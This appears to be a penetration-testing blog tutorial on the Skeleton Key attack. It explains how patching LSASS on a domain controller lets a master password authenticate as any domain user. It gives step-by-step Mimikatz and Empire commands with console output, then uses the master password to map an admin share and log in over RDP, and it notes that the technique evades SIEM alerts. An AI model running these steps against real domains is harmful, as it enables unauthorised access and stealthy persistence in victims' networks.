Skeleton Key

pentestlab.blog/category/post-exploitation/page/3

April 10, 2018

The Skeleton Key is a malware which is stored in memory which allows an attacker to authenticate as any domain user in the network by using a master password. The techniques that this malware was using have been analyzed by Dell Secure Works which did the initially discovery and have been integrated to Mimikatz. This attack requires domain administrator level privileges and access to the domain controller therefore it can be used as an alternative to Kerberos Golden Ticket domain persistence technique.

Windows networks are using two authentication methods.


1. NTLM
2. Kerberos

When the Skeleton Key attack is used both authentication methods are being tampered. For example during NTLM authentication the hash of the master password that has being injected inside the LSASS process will not compared with the SAM database but with the Skeleton Key hash which is the same therefore the authentication will succeed. Kerberos encryption will also downgraded to an algorithm that doesn't support salt (RC4_HMAC_MD5) and the hash retrieved from the active directory will be replaced with the Skeleton Key hash. Therefore the hash of the master password will always validated server side and authentication will be successful for both methods.

Mimikatz

Benjamin Delpy implemented the technique that the malware is using inside Mimikatz. Running the '**skeleton**' command on the domain controller with elevated privileges (domain administrator) will downgrade the Kerberos encryption to RC4_HMAC_MD5 and will patch the LSASS process with a master password: ***mimikatz***. This password can be used to accessing any host in the domain as any user. Logon activities of domain users will not be affected as their passwords will continue to work as normal.

```
privilege::debug
misc::skeleton
```




```
  .#####.   mimikatz 2.1.1 (x64) built on Mar 25 2018 21:01:13
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK

mimikatz #
```

Mimikatz – Skeleton Key

The password of the domain administrator john is not known however the master password ***mimikatz*** can be used to map the admin share.


```
net use p: \\WIN-PTELU2U07KG\admin$ /user:john mimikatz
```



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\test>net use p: \\WIN-PTELU2U07KG\admin$ /user:john mimikatz
The command completed successfully.


C:\Users\test>
```

Skeleton Key – Map a DC Share

The share on the domain controller will be accessible without the need to crack the password hash of user **john**.




Name	Date modified
ADFS	8/22/2013 4:39 PM
ADWS	3/18/2018 7:38 AM
AppCompat	8/22/2013 4:39 PM
apppatch	3/21/2014 7:06 PM
AppReadiness	4/2/2018 4:33 PM
assembly	3/18/2018 8:31 AM
Boot	8/22/2013 4:39 PM
Branding	8/22/2013 4:39 PM

Skeleton Key – Domain Controller Share Accessible

Empire

Empire has a module which can automate the activity by executing Mimikatz completely in memory and avoiding dropping the binary to the domain controller.

```
usemodule persistence/misc/skeleton_key
```




```
(Empire: DC) > usemodule persistence/misc/skeleton_key
(Empire: powershell/persistence/misc/skeleton_key) > info

              Name: Invoke-Mimikatz SkeletonKey
            Module: powershell/persistence/misc/skeleton_key
        NeedsAdmin: True
         OpsecSafe: True
          Language: powershell
MinLanguageVersion: 2
        Background: True
   OutputExtension: None

Authors:
  @JosephBialek
  @gentilkiwi

Description:
  Runs PowerSploit's Invoke-Mimikatz function to execute
  misc::skeleton to implant a skeleton key w/ password
  'mimikatz'. ONLY APPLICABLE ON DOMAIN CONTROLLERS!
```

Empire – Skeleton Key Module

Running the ‘**execute’** command will trigger the Skeleton Key attack.

```
execute
```




```
(Empire: powershell/persistence/misc/skeleton_key) > execute
[*] Tasked 12UDSVRT to run TASK_CMD_JOB
[*] Agent 12UDSVRT tasked with task ID 1
[*] Tasked agent DC to run module powershell/persistence/misc/skeleton_key
(Empire: powershell/persistence/misc/skeleton_key) > [*] Agent 12UDSVRT returned
 results.
Job started: M732D8
[*] Valid results returned by 10.0.0.1
[*] Agent 12UDSVRT returned results.
Hostname: WIN-PTELU2U07KG.pentestlab.local / S-1-5-21-3737340914-2019594255-2413
685307

  .#####.   mimikatz 2.1.1 (x64) built on Nov 12 2017 15:32:00
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
```

Empire – Skeleton Key Execution

When the skeleton key is implanted on the domain controller the Remote Desktop Protocol (RDP) can be used to authenticate with a target host as any valid domain user with the master password of ***mimikatz***.


```
rdesktop 10.0.0.2:3389 -u test -p mimikatz -d pentestlab
```



```
root@kali:~# rdesktop 10.0.0.2:3389 -u test -p mimikatz -d pentestlab
Autoselected keyboard map en-us
ERROR: CredSSP: Initialize failed, do you have correct kerberos tgt initialized
?
Connection established using SSL.
WARNING: Remote desktop does not support colour depth 24; falling back to 16
root@kali:~#
```

Skeleton Key – Remote Desktop

Verification that the authentication was successful can be done by checking the logon screen of the target host.



Skeleton Key – RDS Connection

Conclusion

The Skeleton Key is a post domain compromise technique which can be used by the red teams to access hosts and network resources without the need to crack any passwords of domain users and without raising any alerts in the SIEM. It should be noted that upon reboot of the domain controller the master password will not work since is in-memory technique and the attack needs to be re-executed.